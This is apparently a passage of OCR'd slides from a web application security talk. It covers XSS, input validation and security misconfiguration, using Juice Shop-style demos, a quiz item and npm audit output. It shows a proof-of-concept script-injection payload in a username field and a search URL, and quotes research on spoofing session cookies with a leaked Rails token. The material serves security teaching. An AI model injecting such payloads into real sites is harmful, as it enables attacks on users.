http://myforum.nl/search?q=Let+me+…
http://myforum.nl/search?q=<script>…
```

- Link contains **malicious URL parameters** (or similar)

Demo time #3



User Profile

Email:
jim@juice-sh.op


Username:
<script>alert('Hello World!')</script>

\


File Upload:
No file chosen

Secure yourself! #3

- **Validate** user input (length, characters, format, etc.)
- **Escape** generated output



```
<script>alert("Hello there!")</script>
```



```
&lt;script&gt;alert(&quot;Hello there!&quot;)&lt;/script&gt;
```

Consider the following list of abilities a malicious user (the attacker) may have who managed to intercept all of your network traffic:

[1] The attacker can eavesdrop (read all your HTTP requests).
[2] The attacker can inject additional HTTP requests with your source address.
[3] The attacker can modify HTTP requests.
[4] The attacker can drop HTTP requests.

Which of the listed abilities is needed to perform a reflected XSS attack on you?

A. Only [1]
B. [1] and [3]
C. Only [2]
[✓ D. None of these abilities are required.]

Improper Input Validation #4


- Cause of **#1** and **#3**

- Unchecked user input can

  Alter application’s control flow

  Crash abruptly

  Execute arbitrary code



Demo time #4

User Registration

Email: blah@blah.blah

Password: •••••

Password must be 5-20 characters long. 5/20

Repeat Password: ••••••

Passwords do not match

Security Question

This cannot be changed later!

Answer

Improper Input Validation #4

- Cause of **#1** and **#3**

- Unchecked user input can

  Alter application's control flow

  Crash abruptly

  Execute arbitrary code

  Secure yourself: Validate and Escape user input on the **server-side**


Security misconfiguration #5

- Full-stack engineering requires extensive knowledge of **system administration** and the web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
  - **Improper error handling** causes ugly crashes
  - Files are publicly accessible that should not be

“Finding the **app** on Github did, however, lead to an even better finding. The file `secret_token.rb` on Github had a Rails **secret token hardcoded**. It seemed **unlikely** that Instagram would **leave that token the same on their server,** but if they did, I would be able to **spoof session cookies**.”

Source: https://exfiltrated.com/research-Instagram-RCE.php

Demo time #5



Login

Email

Password

Forgot your password?

Log in

□ Remember me


or

Log in with Google

Not yet a customer?

Secure yourself!
#5

- Use vulnerability scanners
- Install the latest stable version of Node.js and Express (use Helmet).
- `npm audit (fix)`
- Install security updates.



```
[± |master ↓6 {5} U:2 ×| → npm audit

                       === npm audit security report ===

# Run  npm install --save-dev sinon@7.1.1  to resolve 4 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Critical      │ Deserialization Code Execution                               │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ js-yaml                                                      │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ sinon [dev]                                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ sinon > build > jxLoader > js-yaml                           │
